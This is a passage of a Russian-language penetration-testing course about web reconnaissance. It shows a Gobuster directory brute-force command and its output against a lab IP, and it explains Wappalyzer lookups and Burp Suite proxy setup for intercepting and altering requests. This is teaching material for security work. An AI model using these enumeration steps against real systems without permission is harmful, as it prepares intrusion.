
Листинг 2 - Запуск NSE-скрипта Nmap для HTTP-перечисления цели

Как показано выше, мы обнаружили несколько интересных папок, которые могут привести к дополнительным сведениям о целевом веб-приложении.

Используя скрипты Nmap, мы смогли обнаружить больше информации, специфичной для приложения, и добавить ее к перечислению веб-сервера, выполненному ранее.

Наряду с активным сбором информации через Nmap мы также можем пассивно получить большой объем сведений о технологическом стеке приложения с помощью *Wappalyzer*.

После регистрации бесплатной учетной записи можно выполнить Technology Lookup для домена **megacorpone.com**.



Из этого быстрого внешнего анализа третьей стороны мы узнали об ОС, UI-фреймворке, веб-сервере и других компонентах. Результаты также дают информацию о JavaScript-библиотеках, используемых веб-приложением. Это может быть ценными данными, поскольку известно, что некоторые версии JavaScript-библиотек подвержены нескольким уязвимостям.

(Wappalyzer, 2022), wappalyzer.com

После того как мы обнаружили приложение, работающее на веб-сервере, наш следующий шаг - сопоставить все его публично доступные файлы и каталоги. Для этого нужно выполнить множество запросов к цели, чтобы найти скрытые пути. Gobuster - инструмент, написанный на Go, который может помочь с таким перечислением. Он использует wordlists для обнаружения каталогов и файлов на сервере с помощью brute forcing.

Из-за своей brute forcing природы Gobuster может генерировать довольно много трафика, а значит, он не подойдет в ситуациях, когда необходимо оставаться незаметными.

Gobuster поддерживает разные режимы перечисления, включая fuzzing и dns, но сейчас мы будем использовать только режим **dir**, который перечисляет файлы и каталоги. Нужно указать IP цели с параметром `-u` и wordlist с `-w`. По умолчанию количество потоков равно 10; можно уменьшить объем трафика, задав меньшее число через параметр `-t`.

```
kali@kali:~$ gobuster dir -u 192.168.50.20 -w /usr/share/wordlists/dirb/common.txt -t 5
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.20
[+] Method:                  GET
[+] Threads:                 5
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/03/30 05:16:21 Starting gobuster in режим перечисления каталогов
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [--> http://192.168.50.20/css/]
/db                   (Status: 301) [Size: 311] [--> http://192.168.50.20/db/]
/images               (Status: 301) [Size: 315] [--> http://192.168.50.20/images/]
/index.php            (Status: 302) [Size: 0] [--> ./login.php]
/js                   (Status: 301) [Size: 311] [--> http://192.168.50.20/js/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [--> http://192.168.50.20/uploads/]

===============================================================
2022/03/30 05:18:08 Finished
===============================================================
```

Листинг 3 - Запуск Gobuster


В папке `/usr/share/wordlists/dirb/` мы выбрали wordlist `common.txt`, который нашел десять ресурсов. Четыре из этих ресурсов недоступны из-за недостаточных привилегий (Status: 403). Однако оставшиеся шесть доступны и заслуживают дальнейшего исследования.

(OJ, 2022), kali.org

Burp Suite - интегрированная платформа с графическим интерфейсом для тестирования безопасности веб-приложений. Она предоставляет несколько разных инструментов в одном пользовательском интерфейсе.

Хотя бесплатная Community Edition в основном содержит инструменты для ручного тестирования, коммерческие версии включают дополнительные возможности, в том числе мощный сканер уязвимостей веб-приложений. У Burp Suite обширный список функций, и его стоит изучить отдельно, но в этом разделе мы рассмотрим только несколько базовых возможностей.

Burp Suite Community Edition в Kali можно найти в *Applications* > _ Web Application Analysis_ > *burpsuite*.




Также его можно запустить из командной строки с помощью **burpsuite**:


```
kali@kali:~$ burpsuite
```

Листинг 4 - Запуск Burp Suite из терминальной оболочки


После первого запуска мы сначала увидим предупреждение, что Burp Suite не тестировался на нашей *Java Runtime Environment* (JRE). Так как команда Kali всегда тестирует Burp Suite на версии Java, поставляемой с ОС, это предупреждение можно безопасно игнорировать.




Когда программа запустится, выберем *Temporary project* и нажмем *Next*.



Оставим выбранным *Use Burp defaults* и нажмем *Start Burp*.



Через несколько секунд загрузится пользовательский интерфейс.



Четыре начальные панели интерфейса в основном служат сводкой для сканера Pro-версии, поэтому их можно игнорировать. Вместо этого мы сосредоточимся на функциях, доступных на вкладках верхней панели.


Начнем с инструмента *Proxy*. В общих терминах веб-прокси - это любое специализированное аппаратное или программное средство, предназначенное для перехвата запросов и/или ответов между веб-клиентом и веб-сервером. Это позволяет администраторам и тестировщикам изменять любые запросы, перехваченные прокси, как вручную, так и автоматически.

Некоторые веб-прокси используются для перехвата TLS-трафика всей компании. Они известны как устройства TLS inspection, выполняют расшифрование и повторное шифрование трафика и таким образом сводят на нет любой уровень приватности, предоставляемый протоколом HTTPS.


С помощью Burp Proxy мы можем перехватить любой запрос, отправленный браузером, до того как он будет передан серверу. На этом этапе можно изменить почти любую часть запроса, например имена параметров или значения форм. Мы даже можем добавить новые заголовки. Это позволяет проверять, как приложение обрабатывает неожиданный произвольный ввод. Например, поле ввода может иметь ограничение 20 символов, но с Burp Suite мы можем изменить запрос так, чтобы отправить 30 символов.

Чтобы настроить прокси, сначала нажмем вкладку *Proxy*, где появится несколько вложенных вкладок. Также отключим инструмент *Intercept*, расположенный на вкладке *Intercept*.

Когда *Intercept* включен, нам приходится вручную нажимать *Forward*, чтобы отправить каждый запрос по назначению. Либо можно нажать *Drop*, чтобы *не* отправлять запрос. Иногда нам нужно перехватывать трафик и изменять его, но при обычном просмотре сайта необходимость нажимать *Forward* для каждого запроса очень утомительна.



Далее можно просмотреть настройки proxy listener. Вложенная вкладка *Options* показывает, какие порты прослушиваются для прокси-запросов.



По умолчанию Burp Suite включает proxy listener на **localhost:8080**. Это хост и порт, к которым должен подключаться браузер, чтобы передавать трафик через Burp Suite.

Сейчас Burp Suite поставляется со своим собственным нативным браузером на базе Chromium, заранее настроенным для работы со всеми функциями Burp. Однако в этом курсе мы будем полагаться исключительно на Firefox из Kali, потому что это более гибкий и модульный вариант.


Продемонстрируем, как настроить локальную машину Kali с браузером Firefox на использование Burp Suite в качестве прокси.

В Firefox для этого нужно перейти к **about:preferences#general**, прокрутить до *Network Settings* и нажать *Settings*.

